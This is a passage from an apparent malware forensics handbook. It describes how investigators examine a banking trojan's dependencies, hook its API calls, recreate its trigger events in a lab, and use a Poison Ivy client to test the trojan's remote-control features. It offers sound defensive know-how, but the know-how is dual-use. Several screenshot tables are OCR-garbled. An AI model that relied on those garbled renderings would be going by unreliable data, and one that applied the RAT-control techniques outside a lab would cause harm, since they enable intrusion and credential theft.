DeDe also comes with a DFM (Delphi Form) Inspector, allowing the digital investigator to examine the form files associated with the target executable file. However, for viewing form information, we find that a better suited tool is DFM Editor, which is available for Windows 95/98/MF/NT 4.x/2000/XP/2003/Vista (http://www.mitec.cz/dfm.html). DFM Editor is a form editor for Borland Delphi forms in both text and binary format. A particular helpful feature of DFM editor is its ability to extract forms from compiled executables and .dlls through its extraction tool. Upon loading a suspect executable. DFM Editor provides the digital investigator with "Resources" and "Info" tabs. The information contained in the Resources table reveals the form Resources identified and extracted from the target executable, whereas the "Info" tab reveals the . . .

components that the suspect executable contains, similar to the navigation window offered in DeDe. Upon selecting a target form, the DFM Editor provides for an object tree view navigation pane, enabling the digital investigator to drill down through objects on a granular level.

#### Dependency Re-exploration

In addition to exploring the Resource section of a suspect program, the file dependencies of a suspect program should be re-examined to identify modules that the specimen invokes to support its functionality.

- For instance, during the course of parsing the assembly instructions of a binary in IDA Pro, the digital investigator may learn that the suspect program relies on certain functions. By re-examining the target executable's file dependencies, it is possible to identify which imported libraries support the necessary functions.
- As discussed in <u>Chapter 5</u>, a helpful tool for gaining a granular view of file dependencies is Dependency Walker.<sup>97</sup>
- Using the collective results of API monitoring, file system monitoring, and static binary analysis with IDA Pro, identify the .dll files that are invoked by a target malware specimen to support required functionality.
- In Figure 6.43, the Banking Trojan examined earlier in this chapter invokes user32.dll to support its required DDE functionality, as well as the FindWindow and SendMessage functions. Further, the specimen loads kernel32.dll to support the FindFirstFile function,

which is required for querying the text files the program searches for during runtime.

| 3 APPHELP.OLL   | A P1 | Ordinal ^    | Hint                         | Function               | Entry Point            |
|-----------------|------|--------------|------------------------------|------------------------|------------------------|
| * 3 QUERY.DUL   | 8    | N/A          | 104 (0x0068)                 | DdeAccessData          | Not Bound              |
| GDIPLUS.DLL     |      | N/A          | 106 (0x006A)                 | DdeClientTransaction   | Not Bound              |
| 3 MMM32.DLL     |      | N/A          | 107 (0x006B)                 | DdeCmpStringHandles    | Not Bound              |
| WININET.OLL     |      | N/A          | 108 (0x006C)                 | DdeConnect             | Not Bound              |
| - URLMON.DLL    |      | N/A          | 110 (0x006E)                 | DdeCreateDataHandle    | Not Bound              |
| SHELL32.0LL     | 8    | NA           | 111 (0x006F)                 | DdeCreateStringHandleA | Not Bound              |
| COMPLG32.DLL    | 8    | NIA          | 113 (0x0071)                 | DdeDisconnect          | Not Bound              |
| SHWAPLOU        | 2    | N/A          | 116 (0x0074)                 | DdeFreeDataHandle      | Not Bound              |
| MSVCRT.DUL      |      | N/A          | 117 (0x0075)                 | DdeFreeStringHandle    | Not Bound              |
| - 5 GD132.DLL   | 8    | N/A          | 119 (0x0077)                 | DdeGetLastError        | Not Bound              |
|                 |      | N/A          | 122 (0x007A)                 | DdeInitializeA         | Not Bound              |
| KERNEL32.DLL    |      | NIA          | 125 (0x007D)                 | DdeNameService         | Not Bound              |
| USER32.DLL      |      | NIA          | 126 (0x007E)                 | DdePostAdvise          | Not Bound              |
| ADVAP132.DLL    | 12   | N/A          | 127 (0x007F)                 | DdeQueryConvinto       | Not Bound              |
| 3 OLE32.DLL     |      | N/A          | 129 (0x0081)                 | DdeQueryStringA        | Not Bound              |
| 35 APPHELP.OLL  |      | N/A          |                              | DdeSetUserHandle       | Not Bound              |
| + 3 MLANGOLL    |      | N/A          | 134 (0x0086)                 | DdeUnaccessData        | Not Bound              |
| 35 CONCTL32.DLL | 2    | AJA          | 135 (0x0087)                 | DdeUninitialize        | Not Bound              |
| 35 CRYPT32.DLL  | E    | Ordinal ^    | Hint                         | Function               | Entry Point            |
| 3 WINTRUST.OLL  | 8    | 224 (0×00E0) | 223 (0x000F)                 | EquaRect               | 0:0000800              |
| 35 MPR.DUL      | 8    | 225 (0x00E1) | 224 (0x00E0)                 | ExcludeUpdateRon       | 0x0000CE2              |
| 35 OLEAUT32.DLL | 2    | 226 (0x00E2) | 225 (0x00E1)                 | ExitWindowsEx          | 0x00049E6              |
| N 3 MSI.DLL     |      | 227 (0x00E3) | 226 (0x00E2)                 | FilRect                | 0x0000034              |
| SETUPAPI.DU     |      | 228 (0x00E4) | 227 (0x00E3)                 | FindWindowA            | 0x0002F30              |
| 35 USERENV.DLL  |      | 229 (0x00E5) | 228 (0x00E4)                 | FindWindowExA          | 0x0002F70              |
| 35 URLMON.DLL   | 8    | 230 (0x00E6) | 229 (0x00E5)                 | FindWindowExW          | 0x0002591              |
|                 | 8    | 231 (0x00E7) | 230 (0x00E6)                 | FindWindowW            | 0x0002F24              |
| 31 SHELL32.0LL  |      | 232 (0x00E8) | 231 (0x00E7)                 | FlashWindow            | 0x00045C9              |
|                 |      |              |                              |                        |                        |
|                 | 8    | 233 (0:0069) | 232 (0x00E8)                 | FlashWindowEx          | 0x0005C71              |
| · 3 WINMM.DLL   |      | 233 (0×00£9) | 232 (0x00E8)<br>233 (0x00E9) |                        | 0x0005C71<br>0x0000F5F |

Figure 6.43 Examining the dependencies of a target executable with Dependency Walker

 After identifying the modules and associated functions invoked by a suspect program, the digital investigator can spy on the program's behavior in a more aggressive manner, such as *API hooking*, as described below in the following section.

# Interacting with and Manipulating the Malware Specimen: Exploring and Verifying Functionality and Purpose

 $\checkmark$ After identifying the manner and means in which a target malware specimen functions, manipulate the specimen or the lab environment in an effort to interact with the specimen and verify its functionality.

▶ Unlike other phases of analysis that involve monitoring, data analysis, and extraction to understand the functionality of a target malware specimen, this phase of analysis focuses on thinking like the attacker. In particular, the focal point is *how is the malware specimen used and how its functionality is invoked.* 

 To accomplish this task, the digital investigator can manipulate a target malware specimen in the following ways:

API hookingPrompting trigger eventsUsing client applications

# **API Hooking**

► A technique that can be used to isolate and spy on specific functions of a suspect program, and in turn, confirm our findings regarding a program's functionality, is API hooking, or intercepting specific API calls.

- A useful tool that can be used to accomplish this task is SpyStudio, which is developed by Nektra. $\frac{98}{2}$
- Unlike the .dll injection technique discussed earlier, SpyStudio uses a proprietary API framework called the Deviare API to intercept function calls, allowing the digital investigator to monitor and hook applications in real time.
- Recall from previous examples where we examined a suspect Banking Trojan's dependencies, which revealed that the functions invoked by the specimen were primarily provided by the imports *user32.dll* and *kernel32.dll*. Further, from our inspection of the specimen's assembly instructions and our previous API monitoring sessions, we learned that the program accomplishes its nefarious purpose by using the FindWindowA and SendMessageA functions and DDE commands, among others. With this information SpyStudio can be configured to insert a hook to monitor required functions.
- As shown in Figure 6.44, a hook is inserted into the DDECreateString HandleA command through *user32.dll*. Immediately after placing the hook, the output interface of SpyStudio scrolled with the

#### www\_Getwindowinto lequest.

| SayStudia                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                   |          |                                                                                                                                                                                                     |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                |                                                                                                                                                                                                                               |                                                                                |        |   |
|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|----------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|--------------------------------------------------------------------------------|--------|---|
| File Edit View Process Funct                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                | ion Help | P                                                                                                                                                                                                   |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                |                                                                                                                                                                                                                               |                                                                                |        |   |
| Processes                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                   | ×        | My Hooks                                                                                                                                                                                            |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                |                                                                                                                                                                                                                               |                                                                                |        | ; |
| System Process                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                              | 6        | Hook                                                                                                                                                                                                | * Function                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     | Muble                                                                                                                                                                                                                         | Process                                                                        | State  |   |
| alg.ena<br>diservice.exe<br>Clam Yay.ena<br>const.exe<br>DiagStro.exe                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                       |          | user32.dli0de                                                                                                                                                                                       | CreateString=EdeCreateStringHandeA                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                             | user32.dl                                                                                                                                                                                                                     | dumped_Vdeo_ana<br>(2002)                                                      | active |   |
| duriped_Wdeoexm<br>explorer.exe                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                             |          | Output                                                                                                                                                                                              |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                |                                                                                                                                                                                                                               |                                                                                |        | , |
| Jusched Annon<br>Interse anno<br>memogra even<br>anno anno<br>Sprifthadda anno<br>Sprifthadda anno                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                          |          | → 501: PED: 200<br>→ 502: PED: 200<br>→ 500: PED: 200<br>→ 504: PED: 200<br>→ 505: PED: 200<br>→ 505: PED: 200                                                                                      | 2 user 32 dill/de/Create/StringHandeA (<br>2 user 32 dill/de/Create/StringHandeA (                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                 | 0x1000080, explore, 1<br>) Returns: 49154;<br>0x1000080, WWW_Ge<br>) Returns: 49155;<br>0x1000080, explore, 1                                                                                                                 | twindowlinfo, OxJec );                                                         |        |   |
| Noduleri                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                    | ×        |                                                                                                                                                                                                     | 2 user32.dliDdeCreateStringriandeA (<br>2 user32.dliDdeCreateStringriandeA ( )                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                 |                                                                                                                                                                                                                               | reindowbrie, duiler to                                                         |        |   |
| nodum<br>senapi.dl<br>selapat.dl<br>sheliz.dl<br>sheliz.dl<br>soc.dl<br>urinon.dl<br>urinon.dl<br>urinon.dl<br>uteretri.dl<br>uteretri.dl<br>uteretri.dl                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                    |          | = 506: P10: 203     → 509: P10: 203     → 509: P10: 203     → 510: P10: 203     → 511: P10: 203     → 513: P10: 203     → 515: P10: 203     → 515: P10: 203     → 515: P10: 203     → 517: P10: 203 | 2 uars 22 diffodoreat diffodoreat diffodoreat<br>2 uars 22 diffodoreat diffodoreat diffodoreat<br>2 uars 22 diffodoreat diff | ) Returns: 49154;<br>hr:100080, lexplore, 1<br>) Returns: 49154;<br>hr:100080, Www_Gai<br>Peturns: 49155;<br>hr:100080, lexplore, 5<br>) Returns: 49155;<br>hr:100080, Www.Gai<br>) Returns: 49154;<br>hr:200080, lexplore, 5 | bicher, );<br>rwindowlafo, Oxiaer, );<br>hicher, );<br>rwindowlafo, Oxiaer, ); |        |   |
| functions                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                   | ×        |                                                                                                                                                                                                     | 2 user32 dliOdeCreateStringHandeA ( )                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                          |                                                                                                                                                                                                                               | rwindowbrile, duther to                                                        |        |   |
| DécCeatristandeur<br>DécCeatristandeur<br>DécReconnect<br>DécReconnection<br>DécReconnection<br>DécReconnection<br>DécReconnection<br>DécReconnection<br>DécReconnection<br>DécReconnection<br>DécReconnection<br>DécReconnection<br>DécReconnection<br>DécReconnection<br>DécReconnection<br>DécReconnection<br>DécReconnection<br>DécReconnection<br>DécReconnection<br>DécReconnection<br>DécReconnection<br>DécReconnection<br>DécReconnection<br>DécReconnection<br>DécReconnection<br>DécReconnection<br>DécReconnection<br>DécReconnection<br>DécReconnection<br>DécReconnection<br>DécReconnection<br>DécReconnection<br>DécReconnection<br>DécReconnection<br>DécReconnection<br>DécReconnection<br>DécReconnection<br>DécReconnection<br>DécReconnection<br>DécReconnection<br>DécReconnection<br>DécReconnection<br>DécReconnection<br>DécReconnection<br>DécReconnection<br>DécReconnection<br>DécReconnection<br>DécReconnection<br>DécReconnection<br>DécReconnection<br>DécReconnection<br>DécReconnection<br>DécReconnection<br>DécReconnection<br>DécReconnection<br>DécReconnection<br>DécReconnection<br>DécReconnection<br>DécReconnection<br>DécReconnection<br>DécReconnection<br>DécReconnection<br>DécReconnection<br>DécReconnection<br>DécReconnection<br>DécReconnection<br>DécReconnection<br>DécReconnection<br>DécReconnection<br>DécReconnection<br>DécReconnection<br>DécReconnection<br>DécReconnection<br>DécReconnection<br>DécReconnection<br>DécReconnection<br>DécReconnection<br>DécReconnection<br>DécReconnection<br>DécReconnection<br>DécReconnection<br>DécReconnection<br>DécReconnection<br>DécReconnection<br>DécReconnection<br>DécReconnection<br>DécReconnection<br>DécReconnection<br>DécReconnection<br>DécReconnection<br>DécReconnection<br>DécReconnection<br>DécReconnection<br>DécReconnection<br>DécReconnection<br>DécReconnection<br>DécReconnection<br>DécReconnection<br>DécReconnection<br>DécReconnection<br>DécReconnection<br>DécReconnection<br>DécReconnection<br>DécReconnection<br>DécReconnection<br>DécReconnection<br>DécReconnection<br>DécReconnection<br>DécReconnection<br>DécReconnection<br>DécReconnection<br>DécReconnection<br>DécReconnection<br>DécReconnection<br>DécReconnection<br>DécReconnection<br>DécReconnection<br>DécReconnection<br>DécReconnection<br>DécReconnection<br>DécReconnection<br>DécReconnection<br>DécReconnection<br>DécReconnection<br>DécReconnection<br>DécReconnection<br>DécReconnection<br>DécReconnecti | 61.0     | <ul> <li>⇒ 520: PED: 203</li> <li>⇒ 521: PED: 203</li> <li>⇒ 522: PED: 203</li> <li>⇒ 523: PED: 203</li> <li>⇒ 523: PED: 203</li> </ul>                                                             | 2 uer32 dilbdeCreateStrigHandeA (<br>2 uer32 dilbdeCreateStrigHandeA (                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     | ) Returns: 49155;<br>0x1000080, explore, 1<br>) Returns: 49155;<br>0x1000080, WWW_Get                                                                                                                                         | hdec);                                                                         |        |   |

Figure 6.44 Intercepting the WWW\_GetWindowInfo function with SpyStudio

- The same method can be used to confirm the suspect program's use of the FindWindowA, SendMessageA, GetWindowTextA.
- For example, in Figure 6.45, the output resulting from the interception of calls for the FindWindowA function identifies numerous financial institution Web sites that are being monitored vigilantly by the specimen.

| SpyStudio                   |           |          |          |        |         | 3     |   |
|-----------------------------|-----------|----------|----------|--------|---------|-------|---|
| File Edit View Process Punc | tion Help |          |          |        |         |       |   |
| Processes                   | ×         | My Hooks |          |        |         |       | × |
| (System Process)            | 0         | Ploce.   | Function | Module | Process | State |   |

| dipense<br>chervice.exe<br>Classifiary.exe<br>Crassifiary.exe<br>Crassific.exe                                                    |   | user32.dllPindvindowA PindWindowA user32.dl dateed_Video_ana active<br>[2032]                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                             |   |
|-----------------------------------------------------------------------------------------------------------------------------------|---|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|---|
| dumped_Video_exe<br>explorer.exe                                                                                                  |   | Output                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                    | × |
| Judied exe<br>Instantion<br>methods even<br>methods even<br>spectra and<br>SpyCholos, even<br>archost, even                       |   | 2017 97 20 2021 cm2.dBr94/modes.4 (ALL, Brown Branne S, and An - Verdens Honer Explore 19;<br>2017 97 202 2021 cm2.dBr94/modes.4 (ALL, Ford Marco B)<br>2017 97 202 2021 cm2.dBr94/modes.4 (ALL, Ford Marco B)<br>2017 97 2021 cm2.dBr94/modes.4 (ALL, Ford Marco B)<br>2017 97 2021 cm2.dBr94/modes.4 (ALL, Ford Marco B)<br>2017 97 2021 cm2.dBr94/modes.4 (ALL, Branne B)<br>2017 97 2021 cm2.dBr94/modes.4 (ALL, Biometh B)<br>2017 97 2021 cm2.dBr94/modes.4 (ALL, B)<br>2017 cm2.dBr94/modes.4 (AL                                                                           |   |
| Modules                                                                                                                           | × | 🗯 23000: PID: 2002 user32.dliffedvindovA ( ) Returns: 0;                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                  |   |
| sencep.dl<br>sencep.dl<br>shotov.dl<br>shot2.dl<br>shot2.dl<br>shot2.dl<br>uboo.dl<br>wer32.dl<br>wer32.dl<br>wer32.dl<br>wers.dl | 0 | 2001 FPD 2002 use 2L dProfestionals (ML), Http://www.initia.com/outpace/second-outpacee/second-outpace/second-outpace/second-outpace/second-outpace/sec |   |
| Functions                                                                                                                         | ж | - 21092: PID: 2012 user12.dliFindHindowk ( ) Returns: 0;                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                  |   |
| HBact<br>Fridwindsonk<br>Fridwindsonk<br>Fridwindson<br>Fridwindson<br>Radwindson<br>Faatwindson                                  | - | <ul> <li>2009 PD: 2022 cort2. of Prodividuals (NAL).</li> <li>2019 PD: 2022 cort2. of Prodividuals (NAL).</li> </ul>                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                         |   |

Figure 6.45 Intercepting the FindWindowA function with SpyStudio

 SpyStudio enables the digital investigator to monitor several hooked functions simultaneously, intercepting and revealing the relational context and interplay between the functions.

# **Prompting Trigger Events**

Recall from earlier in the chapter that execution trajectory is the behavior and interaction of the malicious code specimen with the victim system and external network resources from the point of execution through the life cycle of the infection. As a part of the trajectory, triggering events are those events that invoke behavior or functionality from a specimen.

- Trigger events may be caused by victim behavior on the infected system (such as typing on the keyboard invoking a keylogging feature) or through the introduction of digital trace evidence from a remote resource (such as the download of additional malicious files that provide instructions to the specimen).
- Armed with information gathered through dynamic and static analysis, the digital investigator can engineer the laboratory environment in an effort to replicate the particular triggering events used by a target specimen. Although triggering events are specific relative to a target specimen, some examples include:
- Opening and using a particular targeted client application
- Checking for the existence of specific files on the victim system
- Replicating victim interaction with the system such as opening browser windows
- Typing information into a Web form
- Navigation to certain URLs
- Setting up additional network resources sought by the specimen
- To emulate a malware specimen's interaction with the target URLs, one approach would be to copy the content of the target Web sites using utilities like HTTrack<sup>99</sup> (Windows and Linux) or wget (Linux) and host the content on a Web server in your malicious code laboratory—in essence, allowing the specimen to interact with the Web site offline and locally.<sup>100</sup>
- · An alternative approach is to resolve the predefined

domains and URLs to a Web server running in the laboratory network. Although the content of the Web sites will not be similar, at a minimum the URLs will resolve, which may be enough to trigger a response from the specimen.

#### Investigative Considerations

 Triggering events that relate to specific files on the victim system emphasize the need for a holistic investigative approach. In particular, where possible, the digital investigator should examine the physical memory and hard drives of the victim system to corroborate trigger events and recover relevant associated artifacts.

## **Client Applications**

Certain types of malware are controlled by the attacker with a client application or command and control interface. Thus, to fully replicate the functionality and use of these specimens, the digital investigator will need to use these control mechanisms.

 Unfortunately, as these are typically "underground" applications, they may not be easy to acquire. Furthermore, even when client applications are available for download from underground forums, they are often modified by attackers to have additional backdoors and malicious features in an effort to infect the system of the individual who downloaded the program. Use extreme caution when conducting this kind of research.

- If a "clean" and "reliable" version of client software can be obtained through a malicious code research Web site,<sup>101</sup> install it for use on a separate laboratory system in an effort to replicate the remote attacker.
- Once the client application has been configured for adaptation in the laboratory environment, execute the malware specimen in the victim laboratory system in an effort to trigger the specimen to connect to the remote client.
- Explore the nature and capabilities of the program by delving deeper and assuming control over the victim system through the malicious code specimen. Further, in gaining control over the victim system execute available commands and features from the "attacker" system in an effort to evaluate the attack capabilities of the specimen and client (see Figure 6.46).

| 📽 hacker - Poison                                                                                                                 | lvy                      |                                                                   |                |
|-----------------------------------------------------------------------------------------------------------------------------------|--------------------------|-------------------------------------------------------------------|----------------|
| Files                                                                                                                             | A 🗆 🍬 🛩 🚭 🗃 🚳            | Ca                                                                | ched Passwords |
| Search<br>Begedit                                                                                                                 | Туре                     | Additional Data                                                   | User Name      |
| ab Search                                                                                                                         | E AutoComplete Passwords | Refresh                                                           | ah 🚽           |
| Processes     Services     Converses     Installed Applications     Windows     Tools     Relay     Active Ports     Remote Shell |                          | Goto Site<br>Save To File<br>Save Selected To<br>Copy To Clipboar |                |
| Password Audit     Cached     NT/NTLM Hathes     Wreeless     Surveillance     Key Logger                                         |                          |                                                                   |                |



Figure 6.46 Interacting with a victim laboratory system using the Poison Ivy client application

# **Event Reconstruction and Artifact Review: Post-Run Data Analysis**

After analyzing a suspect malware specimen, and gaining a clearer sense of the program's functionality and shortcomings, reconstruct the totality of the forensic artifacts relating to the malicious code specimen. Examine network and system impression evidence to determine the impact the specimen made on the system as a result of being executed and utilized.

► Correlate related artifacts and try to reconstruct how the specimen interacted with the host system and network. In particular, examine digital impression and trace evidence collected through both passive and active monitoring tools during the course of execution trajectory, including:

· Passive monitoring artifacts

File systemRegistryProcesses

· Active monitoring artifacts

Processes
 File system
 Registry
 API calls

Network activity

· Physical memory artifacts

#### Example Event Reconstruction Case Scenario

► To gain a clearer understanding of the Event Reconstruction process, an example case scenario will be used for demonstrative purposes. In particular, the investigative steps and artifacts examined will be through the lens of analyzing the impact that a Trojan crimeware specimen made on an infected victim system. The basic facts of the scenario include:

- During dynamic and static analysis of the target specimen, you determined it to be modular malicious code malware that has limited functionality requiring the download of other files for additional functionality. Your analysis reveals that the malware tries to connect to remote resources for additional files.
- You learn that the execution trajectory on the victim system created numerous new files and processes.
   Further, the specimen required substantial environment adjustment and emulation to complete trajectory and its infection life cycle.
- To conduct your analysis, the sample Trojan crimeware specimen was executed on an emulated victim laboratory system (Windows XP SP2 VMware Guest), and a server system (Ubuntu 10.10 VMware Guest) was established to facilitate environment emulation and trajectory chaining.
- Using the facts of this example case scenario as the basis, the totality of the forensic artifacts relating to the malicious code specimen can be reconstructed following

the guidelines in this section.

### **Passive Monitoring Artifacts**

After executing and interacting with a malicious code specimen on an infected victim system, assess the impact that the specimen made on the system. In particular, compare the post-execution system state to the state of the system prior to launching the program (the "pristine" system state).

- Recall that the first step prior to executing a malicious code specimen is to establish a baseline system environment by taking a snapshot of the system state using a host integrity or installation monitoring program.
- Once the dynamic analysis of the malware specimen is completed, examine the post-runtime system state by comparing it against the pre-run snapshot taken with a host integrity or installation monitoring tool.
- For example, after running the Trojan crimeware specimen presented in the example scenario and comparing system snapshots, the installation monitoring utility InstallWatch captured the creation of directories, executable files, and prefetch files on the victim system (Figure 6.47).

| 2                   | FieName                                                                 |
|---------------------|-------------------------------------------------------------------------|
| 😑 🛅 All Files       | C:\Documents and Settings\Malware Lab\Application Data\Geovr            |
| Added Files         | C:\Documents and Settings\Malware Lab\Application Data\Geovr\wubou.umz  |
| + Deleted Files     | C:\Documents and Settings\Malware Lab\Application Data\Vawiuv           |
| Modified Files      | C:\Documents and Settings\Malware Lab\Application Data\Vawiuv\geise.exe |
| · III Hodered Files | C:\WINDOWS\Prefetch\OEISE.EXE-2E79F09D.pf                               |

#### rigure 0.47 File system changes captured with installopy

- Correlate host integrity or installation monitoring results with other digital impression and trace evidence collection methods. For instance, referenced earlier in the Execution Artifact Capture: Digital Impression and Trace Evidence section, CaptureBat collects granular details regarding a malware specimen's behavior and the associated digital impression evidence left on the file system and in the Registry of the affected system
